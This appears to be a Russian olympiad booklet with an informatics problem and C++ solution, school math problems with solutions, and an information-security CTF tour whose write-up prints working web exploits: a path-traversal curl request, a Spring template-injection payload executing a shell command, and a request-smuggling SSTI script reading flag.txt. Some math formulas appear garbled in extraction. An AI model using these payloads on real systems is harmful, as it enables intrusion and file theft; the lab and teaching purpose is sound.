Так как Казимир Казимирович — уважающий себя путник, он хочет максимизировать насыщенность каждого обеда, поэтому перед началом каждого приема пищи он может незаметно поменять порядок блюд из разрешенного отрезка (обратите внимание, что в таком случае номер некоторых блюд может измениться). Другими словами, Казимир Казимирович может заменить значения $a_l, a_{l+1}, \dots, a_{r-1}, a_r$ на любую перестановку этих значений, а уже потом посчитать насыщенность обеда.

Но Казимир Казимирович также очень благодарный путник, поэтому после каждого обеда он возвращает все блюда на исходные места. Другими словами, перед каждым обедом значения блюд $a_l, a_{l+1}, \dots, a_{r-1}, a_r$ должны быть такими же, как изначально, и перестановка этих значений на текущем обеде никак не влияет на следующие обеды.

Для каждого из обедов определите его максимально возможную насыщенность.

Напомним, что перестановкой чисел называется любое их переупорядочивание, например для массива $[1, 5, 6]$ это могут быть $[1, 5, 6]$, $[1, 6, 5]$, $[5, 1, 6]$, $[5, 6, 1]$, $[6, 1, 5]$, $[6, 5, 1]$.

Формат входных данных

В первой строке вам даны два числа n и q ($1 \leq n, q \leq 5 \cdot 10^4$) — количество блюд на столе и количество планируемых обедов соответственно.

Во второй строке вам даются n чисел a_i ($1 \leq a_i \leq 10^9$) — пищевая ценность каждого блюда.

В следующих четырех строках вам дается по 2 числа l и r ($1 \leq l \leq r \leq n$) — границы отрезка разрешенных блюд на каждом обеде.

Формат выходных данных

Для каждого обеда выведите максимальную насыщенность, которой может добиться Казимир Казимирович.

Критерии оценивания

Подзадача	Баллы	Доп. ограничения	Необходимые подзадачи	Информация о проверке
1	50	Тесты из условия	—	Полная
2	200	$q = 1, n \leq 10$	—	Первая ошибка
3	100	$q = 1, r - l \leq 10$	2	Первая ошибка
4	300	$q = 1, l = 1, r = n$	—	Первая ошибка
5	300	$a_i \leq 2$	—	Первая ошибка
6	300	$n, q \leq 1000$	1-2	Первая ошибка
7	750	Нет	1-6	Первая ошибка

Примеры

Пример №1

Стандартный ввод
5 4
3 2 4 1 5
2 5
3 4
3 3
1 5
Стандартный вывод
-1
-2
1
0

Пример программы-решения

Ниже представлено решение на языке C++.

```

1 #include <bits/stdc++.h>
2 // #define int long long
3
4 using namespace std;
5
6 const int N = 2e5 + 10;
```

```
7  const int C = 256;
8
9  int a[N], shrnk[N], answer[N], cnt[N];
10
11 struct query {
12     int l, r, i;
13 };
14
15 bool cmp(query a, query b) {
16     return a.l / C < b.l / C || (a.l / C == b.l / C && ((a.l / C) % 2 == 0 ? a.r <
17         ↪ b.r : a.r > b.r));
18 }
19
20 int iter = 1;
21
22 struct Fenwick {
23     int f[N];
24     void add(int v, int x) {
25         while(v <= iter) {
26             f[v] += x;
27             v = (v | (v + 1));
28         }
29
30     int get(int v) {
31         int sum = 0;
32         while(v > 0) {
33             sum += f[v];
34             v = (v & (v + 1)) - 1;
35         }
36         return sum;
37     }
38 };
39
40 Fenwick f;
41
42 struct SegTree {
43     int dop[N * 4], t[N * 4];
44
45     void push(int v, int vl, int vr) {
46         //         if(dop[v]) return;
47         t[v] += dop[v];
48
49         if(vl != vr) {
50             dop[(v << 1)] += dop[v];
51             dop[(v << 1) + 1] += dop[v];
52         }
53         dop[v] = 0;
54     }
55
56     void upd(int v, int vl, int vr, int l, int r, int x) {
57         push(v, vl, vr);
58         if(vl > r || vr < l) return;
59
60         if(vl >= l && vr <= r) {
61             dop[v] += x;
62             push(v, vl, vr);
63             return;
64         }
65
```

```

66     int mid = (vl + vr) >> 1;
67
68     upd((v << 1), vl, mid, l, r, x);
69     upd((v << 1) + 1, mid + 1, vr, l, r, x);
70
71     t[v] = min(t[(v << 1)], t[(v << 1) + 1]);
72 }
73
74 void upd(int l, int r, int x) {
75     upd(1, 1, iter, l, r, x);
76 }
77
78 void init(int v, int vl, int vr, int pos, int x) {
79     push(v, vl, vr);
80     if(vl == vr) {
81         if(pos == vl) t[v] = x;
82         return;
83     }
84
85     int mid = (vl + vr) >> 1;
86
87     push((v << 1), vl, mid);
88     push((v << 1) + 1, mid + 1, vr);
89
90     if(pos <= mid) init((v << 1), vl, mid, pos, x);
91     else init((v << 1) + 1, mid + 1, vr, pos, x);
92
93     t[v] = min(t[(v << 1)], t[(v << 1) + 1]);
94 }
95
96 void init(int pos, int x) {
97     init(1, 1, iter, pos, x);
98 }
99
100
101 int get(int v, int vl, int vr, int l, int r) {
102     push(v, vl, vr);
103     if(vl > r || vr < l) return 2e9;
104     if(vl >= l && vr <= r) return t[v];
105
106     int mid = (vl + vr) >> 1;
107
108     return min(get((v << 1), vl, mid, l, r),
109               get((v << 1) + 1, mid + 1, vr, l, r));
110 }
111
112 int get(int l, int r) {
113     return get(1, 1, iter, l, r);
114 }
115 };
116
117 SegTree t;
118
119 inline void add(int i) {
120     cnt[shrnk[i]]++;
121
122     if(cnt[shrnk[i]] == 1) {
123         int leq = f.get(shrnk[i]);
124         t.init(shrnk[i], a[i] - leq);
125     }

```

```
126     f.add(shrnk[i], 1);
127
128     t.upd(shrnk[i], iter, -1);
129 }
130
131 inline void del(int i) {
132     cnt[shrnk[i]]--;
133     f.add(shrnk[i], -1);
134
135     if(!cnt[shrnk[i]]) t.init(shrnk[i], 2e9);
136     t.upd(shrnk[i], iter, 1);
137 }
138
139 inline int get_answer() {
140     return t.get(1, iter);
141 }
142
143 inline void solve() {
144     int n, q;
145     cin >> n >> q;
146
147     vector < pair < int, int > > nums;
148
149     for(int i = 0; i < n; i++) {
150         cin >> a[i];
151         nums.push_back({a[i], i});
152     }
153
154     sort(nums.begin(), nums.end());
155
156     for(int i = 0; i < nums.size(); i++) {
157         if(i && nums[i].first != nums[i - 1].first) {
158             iter++;
159         }
160         shrnk[nums[i].second] = iter;
161     }
162
163
164     for(int i = 1; i <= iter; i++) {
165         t.init(i, 2e9);
166     }
167
168     vector < query > Q(q);
169
170     for(int i = 0; i < q; i++) {
171         cin >> Q[i].l >> Q[i].r;
172         Q[i].l--, Q[i].r--;
173
174         Q[i].i = i;
175     }
176
177     sort(Q.begin(), Q.end(), cmp);
178
179     int l = 0, r = 0;
180     add(0);
181
182     for(auto to : Q) {
183         while(r < to.r) {
184             r++; add(r);
185         }
```

```
186
187     while(l > to.l) {
188         l--; add(l);
189     }
190
191     while(l < to.l) {
192         del(l); l++;
193     }
194
195     while(r > to.r) {
196         del(r); r--;
197     }
198
199     answer[to.i] = get_answer() - to.l;
200 }
201
202 for(int i = 0; i < q; i++) {
203     cout << answer[i] << "\n";
204 }
205 }
206
207 int32_t main() {
208     ios_base::sync_with_stdio(0);
209     cin.tie(0);
210     cout.tie(0);
211
212     #ifdef LOCAL
213     freopen("input.txt", "r", stdin);
214     freopen("output.txt", "w", stdout);
215     #else
216     #endif // LOCAL
217
218     solve();
219
220     return 0;
221 }
```

Математика. 8–9 классы

Задача VI.1.2.1. (10 баллов)

Условие

Может ли произведение цифр натурального числа равняться 156?

Критерии оценивания

Только ответ без обоснования — 0 баллов.

Решение

$$156 = 2^2 \cdot 3 \cdot 13.$$

Ответ: нет.

Задача VI.1.2.2. (20 баллов)

Условие

В некотором месяце оказалось 5 понедельников, 4 вторника и 4 воскресенья. О каком месяце идет речь? Какой день недели 19 числа этого месяца?

Критерии оценивания

- Правильно и обосновано определен месяц — 15 баллов.
- Правильно определен день недели — 5 баллов.

Решение

В этом месяце — 29 дней. Февраль високосного года. 19 — четверг.

Ответ: четверг.

Задача VI.1.2.3. (20 баллов)

Условие

Играют Маша и Даша. Они по очереди, начиная со старшего разряда, выписывают десятизначное число.

Начинает Маша. Может ли Даша добиться, чтобы число делилось на 6?

Критерии оценивания

Только ответ без обоснования — 0 баллов.

Решение

Даше надо дописывать цифру, которая в сумме с предыдущей давала бы число, которое делится на три.

В разряде единиц цифра должна быть еще четной.

Ответ: да.

Задача VI.1.2.4. (20 баллов)**Условие**

Внутри равнобедренного прямоугольного треугольника взята точка, которая удалена от катетов на расстояния 1 и 2, а от гипотенузы — на $3\sqrt{2}$.

Найдите площадь треугольника.

Критерии оценивания

- Только ответ без обоснования — 0 баллов.
- Верно составлено уравнение — 10 баллов.
- Верно найдена длина катета — 5 баллов.
- Верно найдена площадь треугольника — 5 баллов.

Решение

Если катет треугольника — x , то гипотенуза — $x\sqrt{2}$.

Тогда площадь треугольника:

$$\frac{x^2}{2} = \frac{x \cdot 1}{2} + \frac{x \cdot 2}{2} + \frac{x \cdot \sqrt{2} \cdot 3\sqrt{2}}{2}.$$

$x = 9$, получим:

$$S = \frac{81}{2} = 40,5.$$

Ответ: 40,5.

Задача VI.1.2.5. (30 баллов)**Условие**

Решите уравнение $x^2 - [x] - 2 = 0$.

$[x]$ — целая часть x . Целой частью числа называется наибольшее целое число, не превосходящее данное.

Например, $[5, 28] = 5$, $[-3, 8] = -4$.

Критерии оценивания

- Найдены корни -1 и 2 — 10 баллов.
- Правильно и обосновано найден корень $\sqrt{3}$ — 10 баллов.
- Обосновано, что других корней нет — 10 баллов.

Решение

$$\begin{aligned}x &= [x] + x, \\ [x] &= x - x, \\ x^2 - [x] - 2 &= 0, \\ x^2 - x + x - 2 &= 0, \\ x &= -x^2 + x + 2,\end{aligned}$$

так как $0 \leq x < 1$:

$$\begin{cases} -x^2 + x + 2 \geq 0, \\ -x^2 + x + 2 < 1, \end{cases} \Rightarrow \begin{cases} x^2 - x - 2 \leq 0, \\ x^2 - x - 1 > 0. \end{cases}$$

$$x^2 - x - 2 = 0 \begin{cases} x = -1, \\ x = 2. \end{cases}$$

$$x^2 - x - 1 = 0 \Rightarrow x = \frac{1 \pm \sqrt{5}}{2}.$$

Получим:

$$\begin{cases} -1 \leq x \leq 2, \\ \left[\begin{array}{l} x < \frac{1 - \sqrt{5}}{2}, \\ x > \frac{1 + \sqrt{5}}{2}. \end{array} \right. \end{cases}$$

Решая систему:

1. $-1 \leq x < \frac{1 - \sqrt{5}}{2}$, $[x] = -1$? $x^2 = 1$, $x = -1$.
2. $\frac{1 + \sqrt{5}}{2} < x \leq 2$ $[x] = 1$, $x^2 = 3$, $x = \sqrt{3}$.
3. $x = 2$, $4 - 2 - 2 = 0$, истина.

Математика. 10–11 классы

Задача VI.1.3.1. (10 баллов)

Условие

В окружность вписан правильный 2024-угольник. Играют Ваня и Аня. Проводят по очереди хорды с концами в вершинах многоугольника. Каждая следующая хорда не должна иметь общих точек с предыдущими. Проигрывает тот, кто не может сделать очередной ход. Ваня уступил Ане первый ход. Аня сказала: «Тогда можно не играть. Я точно выиграю, знаю как».

Может ли Ваня ей помешать?

Критерии оценивания

Только ответ без обоснования — 0 баллов.

Решение

Ане достаточно провести хорду, проходящую через центр окружности, а потом каждый раз строить хорду, симметричную той, что построил Ваня, относительно прямой, содержащей первую хорду.

Ответ: нет.

Задача VI.1.3.2. (20 баллов)

Условие

Дан многочлен $P(x) = x^3 + 7x^2 + 8x + 3$.

Найдите натуральное значение x , при котором $P(x)$ является кубом натурального числа.

Критерии оценивания

Только ответ без обоснования — 0 баллов.

Решение

$$\begin{aligned}
 P(x) &= x^3 + 7x^2 + 8x + 3 = (x+1)^3 + 4x^2 + 5x + 2 > (x+1)^3, \\
 P(x) &= x^3 + 7x^2 + 8x + 3 = (x+2)^3 + x^2 - 4x - 5, \\
 P(x) &= x^3 + 7x^2 + 8x + 3 = (x+3)^3 - 2x^2 - 19x - 24 < (x+1)^3, \\
 x \in \mathbb{N} &\rightarrow (x+1)^3 < P(x) < (x+3)^3,
 \end{aligned}$$

$$\begin{cases} P(x) = (x+2)^3, \\ x^2 - 4x - 5 = 0, \\ x \in N. \end{cases}$$

Решая систему уравнений получим $x = 5$.

Ответ: 5.

Задача VI.1.3.3. (25 баллов)

Условие

Докажите, что уравнение $x^4 - 100x + 2 = 0$ имеет ровно два действительных корня.

Критерии оценивания

- Если решение недостаточно обосновано — 15 баллов.
- Показано, что 2 корня есть, но не объяснено, почему нет еще корней.

Решение

$x \leq 0$ не являются решениями.

Рассмотрим уравнения $x^4 = 100x - 2$, $f(x) = x^4$, $g(x) = 100x - 2$.

$$f(0) = 0 > g(0) = -2,$$

$$f(1) = 1 < g(1) = 98,$$

т. е. $x_1 \in (0; 1)$.

$$f(5) = 625 > g(5) = 498,$$

т. е. $x_2 \in (1; 5)$.

Выпуклая кривая пересекается с прямой не более, чем в двух точках.

Задача VI.1.3.4. (20 баллов)

Условие

Даны пять отрезков. Известно, что из этих отрезков можно составить 4 различных прямоугольных треугольника. Найдите длину большего отрезка, если длина меньшего из них равна $\sqrt{5}$.

Критерии оценивания

- Только ответ без обоснования — 0 баллов.
- Если ответ верный, но решение недостаточно обосновано — 10 баллов.

Решение

Пусть длины отрезков $a \leq b \leq c \leq d \leq e$.

$$a^2 + b^2 = c^2. \quad (\text{VI.1.1})$$

$$a^2 + c^2 = d^2. \quad (\text{VI.1.2})$$

$$a^2 + d^2 = e^2. \quad (\text{VI.1.3})$$

$$b^2 + c^2 = e^2. \quad (\text{VI.1.4})$$

Сложим (VI.1.1), (VI.1.2) и (VI.1.3) и вычтем (VI.1.4). Получим $3a^2 = c^2$.

Прибавим (VI.1.2). Получим $4a^2 = d^2$.

Прибавим (VI.1.3). Получим $5a^2 = e^2$, $e = 5$.

Ответ: 5.

Задача VI.1.3.5. (25 баллов)**Условие**

Сумма цифр некоторого числа равна 2024. Может ли оно оказаться точным квадратом?

Критерии оценивания

- Только ответ без обоснования — 0 баллов.
- Если ответ верный, но решение недостаточно обосновано — 15 баллов, то есть доказано только одно из следующих утверждений:
 1. квадраты по делимости на 3 имеют остатки 0 или 1.
 2. число и сумма его цифр имеют одинаковые остатки по делимости на 3.

Решение

2024 не делится на 3. Квадраты по делимости на 3 имеют остатки 0 или 1, но 2024 имеет остаток 2 по делимости на 3. Число и сумма его цифр имеют одинаковые остатки по делимости на 3.

Ответ: нет.

Инженерный тур

Общая информация

Цель инженерного тура Национальной технологической олимпиады по профилю Информационная безопасность — получение опыта противодействия киберугрозам, практических навыков в различных областях информационной безопасности, таких как анализ защищенности, расследование инцидента и устранение уязвимостей.

Легенда задачи

Участникам предстоит пройти ряд испытаний, которые достались герою в ходе летней стажировки в ИБ-компании №1. В рамках стажировки необходимо решать актуальные задачи по анализу защищенности для заказчиков государственного и международного масштаба. Столкнувшись с фишинговой атакой и ее последствиями, герою требуется проанализировать действия злоумышленника, пройти по его следам и устранить уязвимости для защиты компании-заказчика, которая подверглась атаке.

Сначала необходимо помочь нашему герою решить ряд задач по поиску уязвимостей в различных приложениях, найдя секретную строку.

Далее герой сталкивается с инцидентом информационной безопасности, который важно разобрать оперативно, т. к. под угрозой не только инфраструктура компании, но и ресурсы ее заказчиков. Необходимо восстановить цепочку действий злоумышленника и обосновать жюри правильность ваших выводов. После чего вы получите доступ на сервер, который атакуется в реальном времени. От уровня ответа зависит количество полученных баллов. Чем качественнее и полноценнее будет ответ на то, как злоумышленник взломал систему, тем большее количество баллов вы получите.

Получив доступ, нужно защитить от множественных атак сервер с веб-приложением, управляющем дорожной ситуацией в мегаполисе.

Для защиты ресурса нужно выявить наибольшее количество уязвимых мест, частично или полностью повторив атаки, и разработать способы их устранения. Также необходимо обосновать выбор того или иного способа закрытия уязвимости. От уровня патча зависит количество полученных баллов. Чем качественнее и полноценнее будет выполнено устранение уязвимости, тем большее количество баллов вы получите.

Требования к команде и компетенциям участников

Команда состоит из четырех человек (возможны исключения, связанные с болезнью участников или отказом принять участие в финале).

Роли, ответственность и задачи в команде участники, распределяют сами. Для

ориентира рекомендуется, чтобы в команде были представители, способные так или иначе решить задачи любого типа CTF-соревнований.

Ориентир по необходимым навыкам:

- криптографические алгоритмы с открытым ключом;
- анализ защищенности web-приложений;
- алгоритмы хеширования;
- обфускация кода;
- санитизация;
- анализ сетевого трафика;
- реверс-инжиниринг программного обеспечения;
- базы данных;
- парольные политики;
- работа с файлами;
- выявление признаков работы ВПО;
- работа с репозиториями кода.

Практика в решении CTF-задач будет плюсом.

Оборудование и программное обеспечение

Каждая команда работает за стандартным рабочим местом, предоставляемым организаторами с ОС Kali.

Разрешено использовать любое программное обеспечение, которое не требует оплаты для работы (распространяется свободно), в том числе бесплатные версии платного ПО.

Наименование	Описание
Kali https://cdimage.kali.org/kali-2024.1/kali-linux-2024.1-installer-amd64.iso Скрипт для установки нижеперечисленного ПО на Kali Linux https://pastebin.com/gfqGdG7B (пароль: <code>ektirpT4uA</code>)	Операционная система
Ghidra https://github.com/NationalSecurityAgency/ghidra/releases/tag/Ghidra_10.1.4_build JDK 11 (нужен для работы Ghidra) https://oracle.com/java/technologies/javase/jdk11-archive-downloads.html	Для решений подзадач по реверс-инжинирингу ПО и бинарной эксплуатации
Wireshark sqlmap Burp Suit (OWASP ZAP) (предустановлены в Kali Linux)	Для подзадач, в решении которых необходимо проведение анализа сетевого трафика, комплексный анализ защищенности web-приложений
Virtualbox https://www.virtualbox.org/wiki/Linux_Downloads Autopsy (предустановлено в Kali Linux)	Для решений задач по форензике

Наименование	Описание
tcpdump (предустановлено в Kali Linux) httpdump https://github.com/hsiafan/httpdump	Для подзадач, связанных с устранением уязвимостей
C++, Python (предустановлено в Kali Linux) Golang https://go.dev/doc/install	Для подзадач, подразумевающих разработку средств для устранения уязвимостей
SSH, OpenSSL (предустановлены в Kali Linux)	Для установления удаленных защищенных подключений
Visual Studio Code https://code.visualstudio.com/download	Для формирования отчетов по решенным подзадачам и написания кода в рамках решения самих подзадач

Описание задачи

Этап 1. Наступательная кибербезопасность

Решение прикладных заданий в различных областях наступательной кибербезопасности: эксплуатация веб, бинарных, криптографических уязвимостей.

Для начисления очков нужно сдать флаг (секретная строка), хранящийся на сервере, в проверяющую систему.

Предоставлены задания в следующих категориях:

- Эксплуатация уязвимостей веб-приложения.
- Эксплуатация бинарных уязвимостей.
- Обратная разработка.
- Криптография.

Для прохождения в следующий этап необходимо набрать 60 очков. Т. е. для попадания в следующий этап команде важно сдать 3–6 заданий (в зависимости от сложности количество очков за одно решенное задание может быть разным).

По легенде данный этап проходит в момент стажировки старшеклассника в отделе анализа защищенности компании №1 отрасли ИБ.

Web-1. Эксплуатация уязвимостей веб-приложения

Необходимо выполнить исследование веб-приложения и найти уязвимости, позволяющие прочитать файлы на сервере. Веб-приложение имитирует календарь-планировщик с домашним заданием.

Web-2

А что вы хотели? Назвался вебером М — полезай декомпилировать jar файл :)
Задача: найти флаг.

Web-3

В данном задании необходимо по исходному коду выполнить поиск уязвимости и доступ к файлу `flag.txt`.

Сервис представляет собой генератор открыток на 8 марта по имени.

REVERSE-1 Обратная разработка

В объявлении курса «Реверс-инжиниринг для чайников» был прикреплен данный файл. Найдите флаг.

Формат флага: `nto{[A-z,0-9,_]+}`

REVERSE-2

Ваши коллеги решили пошутить, и придумали специально для вас этот квиз.

Формат флага: `nto{[A-z,0-9,_]+}`

REVERSE-3

Подберите правильный ключ.

Формат флага: `nto{*Правильный ключ*}`

PWN-1 Эксплуатация бинарных уязвимостей

Роп переводится с английского как канат. Кстати, его нет в этом таске. Задача: найдите флаг.

PWN-2

Вам необходимо проэксплуатировать бинарную уязвимость и найти флаг.

PWN-3

Найдите флаг.

Подключение к задаче: `nc "ip-1178`

CRYPTO-1 Криптография

В данной задаче вам необходимо определить пин-код зашифрованный с помощью алгоритма шифрования CBC.

CRYPTO-2

Однажды перед вами стояла задача... и вы ее совсем не помните. Какие-то логарифмы, но вы же не на олимпиаде по математике. Задача: найти флаг.

CRYPTO-3

Вам предстоит побороться с почти стандартным линейным конгруэнтным генератором. Задача: выжить.

Этап 2. Расследование инцидента

Командам необходимо восстановить цепочку действий злоумышленника, исходя из образов машин, предоставленных для расследования. Очки начисляются жюри после проверки развернутого ответа, сданного командой в проверяющую систему.

Участникам необходимо выполнить расследование инцидента и описать ход действий злоумышленника на основе «улик», которые остались в образах ВМ. Доступ к образам предоставляется последовательно после сдачи жюри корректного решения. В качестве образов будут предоставлены Linux и Windows ВМ.

По легенде данный этап проходит в момент, когда произошел инцидент связанный с фишинговой рассылкой.

Задача Windows ВМ

Всем знакома ситуация, когда тебе говорят: «Ой, я что-то нажал и все сломалось, можешь, пожалуйста, посмотреть». У Валеры не совсем этот случай, однако результат аналогичный: в ходе процедуры «обновления» он открыл какой-то файл, и система более не работает. Разберитесь в том, что произошло.

Файл Win Forensics.ova в архиве Stage2.zip на рабочем столе. 954xau0~r%D8.

Для перехода к следующей задаче участники должны набрать минимальную оценку по каждому вопросу.

Вопросы:

1. Каким образом вредоносное ПО попало на компьютер пользователя?
2. С какого сервера была скачана полезная нагрузка?
3. С помощью какой уязвимости данное ВПО запустилось? В каком ПО?
4. Какие методы противодействия отладке использует программа?
5. Какой алгоритм шифрования используется при шифровании данных?
6. Какой ключ шифрования используется при шифровании данных?
7. Куда злоумышленник отправляет собранные данные? Каким образом он аутентифицируется на endpoint?
8. Каково содержимое расшифрованного файла pass.txt на рабочем столе?

Задача Linux

После ситуации с фишинговым обновлением администраторы зарегистрировали необычную сетевую активность на одном из серверов. Удалось снять дамп диска, который вам и предоставили.

Файл Debian Forensics.vmdk в архиве Stage2.zip на рабочем столе.

954xau0~r%D8.

Для перехода к следующей стадии участники должны получить хотя бы минимальную оценку по каждому вопросу.

Вопросы:

1. Какой сервис на данном сервере уязвим? Какая версия?
2. Какой тип уязвимости использовал злоумышленник?
3. Какие ошибки были допущены при конфигурации сервера?
4. Как злоумышленник повысил привилегии?
5. Как злоумышленник получил доступ к серверу на постоянной основе?
6. Как злоумышленник просканировал систему?
7. С помощью какого ВПО злоумышленник закрепился на сервере?

Этап 3

Командам необходимо исправить уязвимости веб-приложения, которые эксплуатируются в реальном времени проверяющей системой.

Для выполнения задания участникам предоставляется сервис управления движением. Данный сервис представляет собой веб-приложение. Игрокам необходимо выполнить поиск уязвимостей веб-приложения. Для этого участникам предоставляется `docker`-контейнер для решения заданий и исходные коды. Участники должны устранить найденные уязвимости и доказать корректность их исправлений жюри.

Система оценивания

Задача инженерного тура оценивается максимум в 580 баллов по собственной шкале оценивания. Задача разбита на подзадачи. Каждая подзадача (участник сам принимает решение, что считать подзадачей), должна быть защищена на собеседовании.

Наступательная кибербезопасность

Для прохождения на следующий этап команде необходимо набрать 60 очков. За один сданный флаг в проверяющую систему можно набрать 10–30 очков (в зависимости от сложности).

Web-1: 10 очков.

Web-2: 20 очков.

Web-3: 30 очков.

REVERSE-1: 10 очков.

REVERSE-2: 20 очков.

REVERSE-3: 30 очков.

PWN-1: 10 очков.

PWN-2: 20 очков.

PWN-3: 30 очков.

CRYPTO-1: 10 очков.

CRYPTO-2: 20 очков.

CRYPTO-3: 30 очков.

Расследование инцидента

Для прохождения на следующий этап команде необходимо полностью восстановить цепочку действий злоумышленника для двух машин. Максимум за данный этап игроки могут набрать 240 очков.

Исправление уязвимостей

Командам необходимо исправить уязвимости веб-приложения, которые эксплуатируются в реальном времени проверяющей системой. Для получения очков игрокам необходимо описать жюри свое исправление и доказать его корректность. Максимум за данный этап участники могут набрать 80 очков + очки за внедрение дополнительных систем защиты (до 10 очков за каждую).

Собеседование — беседа с экспертами профиля о ходе решения задачи и полученном результате.

По результатам собеседования и итогам решения задачи в целом или отдельной подзадачи, члены одной и той же команды могут получить разные баллы 3, 5, 7, 10, 15, 20, 40 (максимум определяется стоимостью вопроса).

По решению жюри и на основании собеседования максимальный балл команды может быть увеличен.

Победители и призеры заключительного этапа олимпиады определяются в личном зачете.

Победителями и призерами заключительного этапа олимпиады становятся участники, набравшие наибольшее количество баллов, рассчитанных по формуле:

$$\text{Балл}_{\text{математика}} \times 0,15 + \text{Балл}_{\text{информатика}} \times 0,15 + \frac{\text{Балл}_{\text{инженерный}}}{\text{Максимальный балл}} \times 70.$$

Организаторы заключительного этапа олимпиады определяют количество победителей и призеров, которое не может превосходить более 25% от общего числа, количество победителей не превышает 8%.

В случае равенства баллов и невозможности определить призеров и победителей будет принято во внимание качество (оформление в соответствии со стандартами оформления отчетов, читабельность, наличие диаграмма и т. п.) оформления итоговых отчетов.

Каждая команда должна предоставить отчет по работе с указанием выявленных уязвимостей и кодом написанных патчей, а также кодом, использованным для поиска уязвимостей, в формате .docx и .pdf. Отсутствие отчета, согласованного с жюри и выложенного вместе с кодом, и выложенного публичного кода приводит к аннулированию результатов.

Решение задачи

Этап 1

Web-1

Веб-приложение имитирует сервис по отслеживанию дедлайнов по домашним заданиям для школьников.

SUN	MON	TUE	WED	THUR	FRI	SAT
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31	1	2	3	4

Сервис использует функцию Flask: `send_file()`. Данная функция уязвима к `path_traversal`. Далее необходимо найти файл `flag.txt` и вывести его содержимое.


```
curl --path-as-is -i -s -k
↳ 'http://localhost:5000/download?file_type=../../../../../../etc/secret'
```

Web-2

1. Декомпиляция выданного файла.
2. Заметим, что пароль обновляется, равен `password`, если не существует `password.txt`, хотим удалить `password.txt`.
3. Знаем про `Spring view manipulation`, можем удалить файл `password.txt`
`http://0.0.0.0:8090/doc/__$T(java.lang.Runtime).getRuntime().exec("rm`
`↳ password.txt")}_:::x`
4. Заходим по паролю `'password'`, видим ошибку что не может сгенерить темплейт с именем `СОДЕРЖИМОЕ_ФЛАГА`.

Web-3

Сервис представляет собой генератор открыток на 8 марта.



Задача решающего: обойти ограничение ACL на страницу `flag`, найти там уязвимость SSTI, обойти ограничения ввода для реализации SSTI и получить файл `flag.txt`.

Пример реализации находится в папке `ros` в файле `ros.py`.

```
#!/usr/bin/env python3
import socket
from request_builder import Request_Builder
import urllib.parse
HOST = '0.0.0.0'
PORT = 8001
flag_request_builder = Request_Builder()
flag_request_builder.url = '/flag?name={}'.format(urllib.parse.quote(
↳ '{{get_flashed_messages._globals.__builtins__.open("flag.txt").read()}}'))
print(flag_request_builder.url)
flag_request_builder.host = "{}:{}".format(HOST, PORT)
flag_request = flag_request_builder.build()
hello_request_builder = Request_Builder()
hello_request_builder.url = "/"
hello_request_builder.host = "{}:{}".format(HOST, PORT)
hello_request_builder.add_content_length_header = True
hello_request_builder.content_length_offset = len("0\r\n\r\n") + len(flag_request)
hello_request_builder.add_chunked_encoding_header = True
hello_request_builder.add_chunked_encoding_header_value = "
"
hello_request_builder.add_chunked_encoding_body = True
hello_request = hello_request_builder.build()
extra_request_builder = Request_Builder()
extra_request_builder.url = "/"
extra_request_builder.host = "{}:{}".format(HOST, PORT)
extra_request = extra_request_builder.build()
msg = hello_request + flag_request + extra_request
print("SEND:")
print(msg)
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((HOST, PORT))
    s.sendall(msg.encode("ascii"))
    response = s.recv(15000).decode("utf-8")
    print("RECEIVED:")
```

```

print(response)
response = s.recv(15000).decode("utf-8")
print("RECEIVED:")
print(response)

```

REVERSE-1

1. Отреверсив функции узнаем, что проверка флага происходит как CRC32 (*каждые два символа флага*).
2. По известным хеш суммам восстанавливаем флаг.

В полученном бинарном файле нужно найти следующую функцию.

```

bool check(char *flag)
{
    int encrypted_i;
    size_t flag_len;
    short flag_part;
    undefined local_1d;
    ushort len_div_2;
    ushort i;
    int check_sums_i;

    flag_len = strlen(flag);
    len_div_2 = (ushort)flag_len;
    local_1d = 0;
    i = 0;
    while( true ) {
        if (len_div_2 >> 1 <= i) {
            /* return true V */
            return checksums[(int)(uint)i] == 0;
        }
        /* flag_part = *(short *)(&flag[i*2]) */
        flag_part = *(short *)flag + (int)((uint)i * 2);
        check_sums_i = checksums[(int)(uint)i];
        encrypted_i = encrypt((char *)&flag_part,2);
        if (check_sums_i != encrypted_i) break;
        i = i + 1;
    }
    return false;
}

```

Данная функция сравнивает результат `encrypt` с заранее заданными. Далее рассмотрим функцию `encrypt`.

```

void encrypt(char *buf, int len) {
    encrypt_inner(buf, (ulong)(uint)len, 0xffffffff);
    return;
}

uint encrypt_inner(char *buf, ulong len, uint init_value) {
    uint enc;
    uint i;
    char *buf_iter;

    if (is_init == '\0') {
        init_enc();
    }
}

```

```

}
enc = init_value;
buf_iter = buf;
for (i=0; i < len; i = i + 1) {
    enc = some_predefined_values[((int)*buf_iter ^ enc) & 0xff] ^ enc >> 8;
    buf_iter = buf_iter + 1;
}
return ~enc;
}

```

Функция `init_enc` задает значения массива `some_predefined_values`. При дальнейшем анализе можно выяснить, что функция `encrypt_inner` ни что иное, как алгоритм хеширования CRC32. В итоге функция проверки флага это CRC32 от каждых двух байт флага. Пример кода для решения задачи.

```

from zlib import crc32
from tqdm import tqdm
from string import printable
crc32_sums = [0xEDCFE1F3, 0x646BCD23, 0x50F9AD57, 0xF299B1E1,
             0xC6A9B6E4, 0x3280614C, 0x93772B02, 0xAB2C3A43,
             0x2A0D936A, 0x1BFA14D4, 0x255D6F2F, 0xC447F66B,
             0x5AD96CF5, 0xE964AD12]
def decrypt(sum : int) -> str:
    for i in printable:
        for j in printable:
